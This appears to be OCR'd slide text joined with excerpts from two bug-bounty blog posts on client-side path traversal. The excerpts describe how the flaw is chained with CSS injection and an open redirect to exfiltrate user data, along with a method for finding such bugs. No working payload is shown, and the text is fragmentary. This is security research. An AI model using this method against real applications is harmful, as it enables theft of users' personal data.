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


We all know the standard server-side path traversal







CLIENT-SIDE PATH TRAVERSAL?? + CSS INJECTION?????

But what if client side path injection could also lead to problems?







LIVE DEMO

YES IM GOING THERE

SO UNDER WHAT CONDITIONS?

Parameter stylesheet import

Stylesheet is referenced by some user set parameter.

Should not be sanitized


A secret outside the text

CSS injection can only allow for the extraction of non text fields in the DOM

An open redirect

Such that we may reference a remote css file

OR fileupload -> jpeg/css polyglots ?



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


PRACTICAL CLIENT SIDE PATH TRAVERSAL ATTACKS

Nov 4, 2022

By Medi

Check my report in HackerOne for more details

Introduction

`Client Side Path Traversal` attacks arises when a web application loads some content using **XmlHTTPRequests** (XHR for short) and the user have control over some section of the path where to load the resource. This may lead to archieve many kind of Client Side issues such as **XSS**, **CSSi**, etc if not correctly sanitized.

The **impact** depends of each application because each one threat that user controllable inputs in the javascript in a different way and with a different purpose. That's why the context of each parameter really matters.

You can **test for this issues** in two ways:

- Manually **reading the javascript code** and understanding it. Specifically checking for GET parameters used within the application and appended to any URL Path.
- **Inspecting the XHR Requests** in the browser console and checking for some **user controllable input in the path of any request made by the application**.

If you use the second option you will miss a lot of bugs because you depends of knowing what parameters are susceptible to be vulnerable. Maybe some parameter is not used in the UI but the javascript is using it.

An alternative approach is to combine both methods. You can check for **parameter reflection in XHR Requests** and then understand how the javascript is handling that parameter.

Now I will share a practical scenario I found in **Acronis Program**, a `CSS Injection via Client Side Path Traversal + Open Redirect` leading to exfiltrate personal information of the user. Thanks to Acronis program for letting me disclose this report, it's indeed my favourite bug ever found.

Methodology

To identify this kind of attacks, we'll apply the following **methodology**:

UNDERSTAND

Identify parameters in the JS


- Check if are being appended to any URL path

IMPACT

Chain

- Client Side Vulnerabilities

https://mr-medi.github.io/research/2022/11/04/practical-client-side-path-traversal-attacks.html



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BLOG POSTS

Practical Example Of Client Side Path Manipulation

By **Antoine Roly**

January 9, 2023

Summary

A few months ago, I stumbled onto an interesting case of Client-Side Path Manipulation in a private bug bounty program. Since I wanted to start a blog, and I noticed that another client side path traversal was mentioned in PortSwigger's Top 10 web hacking techniques of 2022, I thought it would be a good first article.

The application

The application in scope was a financial application, allowing users to manage accounts, payments, cards,... Different user profiles were available (admin, regular users, read-only, ...). It was possible for

What's in this blog

Summary

The application
The normal flow


The poisoned invite flow

Target Endpoints

The attack

Bonus

https://erasec.be/blog/client-side-path-manipulation/



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GET /static/jquery.min.js

GET aau.dk

OK 200 <doctype html><head>…..

GET /static/bootstrap.css

